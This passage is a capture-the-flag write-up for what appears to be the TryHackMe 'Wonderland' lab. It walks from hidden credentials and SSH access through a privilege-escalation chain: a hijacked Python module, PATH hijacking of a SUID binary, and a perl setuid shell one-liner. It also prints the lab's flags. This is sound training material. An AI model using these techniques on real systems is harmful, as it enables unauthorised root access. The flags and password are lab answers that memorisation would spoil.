Screenshot #3E – ExifTool metadata output.

Steghide Output:


```
Enter passphrase:
wrote extracted data to "hint.txt".
```

Extracted Hint (hint.txt):

```
follow the r a b b i t
```

Interpretation:

- Hidden data was embedded inside white_rabbit_1.jpg.
- The passphrase was blank, so no password was required.
- The hint "follow the r a b b i t" points toward a hidden URL path — /r/a/b/b/i/t.



Screenshot #3E-2 – Steghide extraction success.



Screenshot #3E-3 – hint.txt content.

12. Hidden Directory Access & Credential Discovery

URL Accessed:

```
http://10.48.158.123/r/a/b/b/i/t
```

Page Title: "Open the door and enter wonderland"

The HTML source code was inspected using Ctrl + U, which revealed hidden credentials stored inside a <p> tag with display:none CSS property.


Hidden Credentials Found in HTML Source:

```
<p style="display: none;">alice:HowDothTheLittleCrocodileImproveHisShiningTail</p>
```


Field	Value
Username	alice
Password	HowDothTheLittleCrocodileImproveHisShiningTail

Interpretation:

- Credentials were hidden in the HTML source code using display:none (invisible in browser).
- These credentials will be used for SSH login in the next phase.



Screenshot #3F – Hidden directory page.



Screenshot #3G – HTML source code with hidden credentials.

13. Initial Access via SSH

Using the credentials discovered in the HTML source code, an SSH connection was established to the target machine.

Command Executed:


```
$ ssh alice@10.48.158.123
```

Login Output:

```
The authenticity of host '10.48.158.123' can't be established.
ED25519 key fingerprint is: SHA256:Q8PPqQyrfXMAZkq45693yD4CmWAYp5GOINbxYqTRedo
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
alice@10.48.158.123's password: HowDothTheLittleCrocodileImproveHisShiningTail
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-101-generic x86_64)
alice@wonderland:~$
```

Findings:

- SSH login successful as user alice.
- System: Ubuntu 18.04.4 LTS (kernel 4.15.0-101-generic).
- Initial foothold obtained on the target system.




Screenshot #4A – SSH login success.

14. Basic System & Home Directory Enumeration

Commands Executed:

```
$ whoami
alice
$ id
uid=1001(alice) gid=1001(alice) groups=1001(alice)
$ pwd
/home/alice
$ hostname
wonderland
```




Screenshot #4B – Basic system info.

Home Directory Listing:

```
$ ls -la
total 40
-rw------- 1 root root 66 May 25 2020 root.txt
-rw-r--r-- 1 root root 3577 May 25 2020 walrus_and_the_carpenter.py
```

Interesting Files Found:


File	Owner	Permissions	Notes
root.txt	root	rw-------	Only root can read — flag file
walrus_and_the_carpenter.py	root	rw-r--r--	World-readable Python script — potential PrivEsc vector



Screenshot #4C – Home directory enumeration.

15. User Enumeration

```
$ ls -la /home/
drwxr-xr-x 5 alice alice ... alice
drwxr-x--- 3 hatter hatter ... hatter
drwxr-x--- 2 rabbit rabbit ... rabbit
drwxr-x--- 6 tryhackme tryhackme ... tryhackme
```



Screenshot #4D – User enumeration (/home listing).

```
$ cat /etc/passwd | grep -i "bash\|sh$"
root:x:0:0:root:/root:/bin/bash
tryhackme:x:1000:1000:tryhackme:/home/tryhackme:/bin/bash
alice:x:1001:1001:Alice Liddell,,,:/home/alice:/bin/bash
hatter:x:1003:1003:Mad Hatter,,,:/home/hatter:/bin/bash
rabbit:x:1002:1002:White Rabbit,,,:/home/rabbit:/bin/bash
```

Findings:

- Multiple users found: alice, hatter, rabbit, tryhackme.
- Each user has their own home directory.
- Potential for lateral movement / further exploitation.



Screenshot #4D (cont.) – /etc/passwd enumeration.


16. Flag File Attempt & Sudo Permissions Check

Flag File Attempt (root.txt):

```
$ cat /home/alice/root.txt
cat: /home/alice/root.txt: Permission denied
```

Findings:

- root.txt is owned by root with permissions rw-------.
- User alice cannot read it.
- Privilege escalation is required to capture the flag.




Screenshot #4E – Permission denied on root.txt.

Sudo Permissions Check:

```
$ sudo -l
[sudo] password for alice:
sudo: 3 incorrect password attempts
```

Findings:

- User alice does not have a known password.
- No sudo privileges available to alice.
- Other PrivEsc vectors must be explored.



Screenshot #4F – Sudo permission check.

17. SUID Binaries & Linux Capabilities

```
$ find / -perm -4000 -type f 2>/dev/null
/usr/bin/passwd /usr/bin/sudo /bin/su ...
$ getcap -r / 2>/dev/null
/usr/bin/perl5.26.1 = cap_setuid+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/bin/perl = cap_setuid+ep
```

Findings:

- **Critical:** The Perl binary (/usr/bin/perl) has been assigned the cap_setuid+ep capability.
- This allows Perl to change its effective UID — potentially to root (UID 0).
- This is the primary privilege escalation vector on this system.




Screenshot #4G – SUID binaries and capabilities.

18. Cron Jobs Enumeration


```
$ cat /etc/crontab
$ ls -la /etc/cron*
```

Findings:

- No custom or suspicious cron jobs found.
- Standard system cron jobs only.
- Cron is not a viable PrivEsc vector here; the Linux capability misconfiguration is the primary vector.



Screenshot #4H – Cron jobs enumeration (part 1).



Screenshot #4H (cont.) – Cron jobs enumeration (part 2).

19. Privilege Escalation Chain (Alice → Rabbit → Hatter → Root)

After obtaining initial access as the user alice, the privilege escalation phase was initiated. This phase consisted of a three-stage chain:

- **Alice → Rabbit** — via a sudo misconfiguration

- **Rabbit** → **Hatter** — via a SUID binary and PATH hijacking
- **Hatter** → **Root** — via Linux capability abuse (cap_setuid)

19.1 Alice → Rabbit (Sudo Misconfiguration)

Enumeration of the sudoers.d directory revealed that alice was permitted to run a specific Python script as the rabbit user.

```
$ cat /etc/sudoers.d/alice
alice ALL = (rabbit) /usr/bin/python3.6 /home/alice/walrus_and_the_carpenter.py
```

Analysis:

- The Python script imports the random module.
- By placing a malicious random.py in the same directory, Python's module search path prioritizes the local file (Python Path Hijacking).
- The malicious random.py spawns a bash shell, executed as the rabbit user due to the sudo rule.

Malicious File Created:


```
$ cat /home/alice/random.py
import os
import random as _real_random

def choice(x):
    os.system("/bin/bash")
    return _real_random.choice(x)
```

Exploit Command:

```
$ sudo -u rabbit /usr/bin/python3.6 /home/alice/walrus_and_the_carpenter.py
rabbit@wonderland:~$
```

Result: The prompt changed from alice@wonderland:~$ to rabbit@wonderland:~$, confirming successful lateral movement to the rabbit user.



Screenshot #5A1 – Alice to Rabbit privilege escalation.

19.2 Rabbit → Hatter (SUID Binary + PATH Hijacking)

While enumerating the rabbit user's home directory, a SUID binary named teaParty was discovered.

```
$ ls -la /home/rabbit/
-rwsr-sr-x 1 root root 16816 May 25 2020 teaParty
```

Analysis:

- The teaParty binary is owned by root and has the SUID bit set (rwsr-sr-x).
- When executed, it runs with root's effective UID.
- Binary inspection revealed it executes the date command without an absolute path.

```
$ cat /home/rabbit/teaParty | tr -c '[:print:]' '\n' | grep -i date
/bin/echo -n 'Probably by ' && date --date='next hour' -R
```

Because date is called without a full path, the shell searches the PATH environment variable for the first matching executable — by placing a malicious date script earlier in the PATH, the binary will execute our script with root privileges.


Malicious date File Created:

```
$ cat > /home/rabbit/date << 'EOF'
#!/bin/bash
/bin/bash
EOF
$ chmod +x /home/rabbit/date
```

Exploit Command:

```
$ export PATH=/home/rabbit:$PATH
$ /home/rabbit/teaParty
hatter@wonderland:/home/rabbit$
```

Result: The prompt changed from rabbit@wonderland:~$ to hatter@wonderland:/home/rabbit$, confirming escalation to the hatter user.




Screenshot #5A2 – Rabbit to Hatter privilege escalation.

19.3 Hatter → Root (Linux Capability Abuse)

After becoming hatter, Linux capabilities were enumerated to identify privilege escalation vectors.

```
$ id
uid=1003(hatter) gid=1002(rabbit) groups=1002(rabbit)
```




Screenshot #5A3 – Hatter user context (id).

Analysis:

- The hatter user's primary group is rabbit (GID 1002), not hatter.
- The perl binary (/usr/bin/perl) has the cap_setuid+ep capability set.

```
$ getcap -r / 2>/dev/null
/usr/bin/perl5.26.1 = cap_setuid+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/bin/perl = cap_setuid+ep
```



Screenshot #5A3 (cont.) – Capability enumeration.

Challenge:

- perl belongs to the hatter group (rwxr-xr-- root hatter).
- The current user hatter is in the rabbit group, so perl cannot be executed normally.

Solution — Use sg to switch to the hatter group:

The sg (switch group) command allows a user to execute a command under a different group, provided the user is a member of that group. Since hatter has membership in the hatter group, the cap_setuid capability can be leveraged.

Exploit Command:

```
$ sg hatter -c '/usr/bin/perl -e "use POSIX qw(setuid); POSIX::setuid(0); exec
\"/bin/bash\";"'
root@wonderland:/home/hatter#
```


Result: The prompt changed to root@wonderland:/home/hatter#, confirming successful escalation to the **root** user.

20. Root Verification & Flag Capture

Root Verification:

```
$ whoami
root
$ id
uid=0(root) gid=1003(hatter) groups=1003(hatter),1002(rabbit)
```


Result: Confirmed — the effective UID is 0 (root).



Screenshot #5B – Root access verification.

User Flag:


```
$ cat /root/user.txt
thm{"Curiouser and curiouser!"}
```



Screenshot #5C – User flag captured.

Root Flag:

```
$ cat /home/alice/root.txt
thm{Twinkle, twinkle, little bat! How I wonder what you're at!}
```



Screenshot #5D – Root flag captured.

Summary of Flags:

Flag	Value
user.txt	thm{"Curiouser and curiouser!"}
root.txt	thm{Twinkle, twinkle, little bat! How I wonder what you're at!}



TryHackMe flag-submission confirmation (user.txt).



TryHackMe flag-submission confirmation (root.txt).

21. Technical Proof-of-Concept (POC) Archive

As part of the project deliverables, a Technical Proof-of-Concept (POC) Archive was created to document all evidence collected during the penetration test. The archive contains raw scan logs, exploitation screenshots, and detailed notes for each phase of the attack lifecycle.

The POC archive is hosted on Google Sheets and is accessible via a public link (view-only access).

21.1 POC Archive Structure

The Google Sheets POC archive contains four columns:

Column	Description
Phase	The attack phase (Reconnaissance, Web Exploitation, Initial Access, Enumeration, PrivEsc, Flags)
Step/Command	The exact command or action performed
Screenshot Link	A Google Drive link to the corresponding screenshot
Notes	A brief description of the finding or result

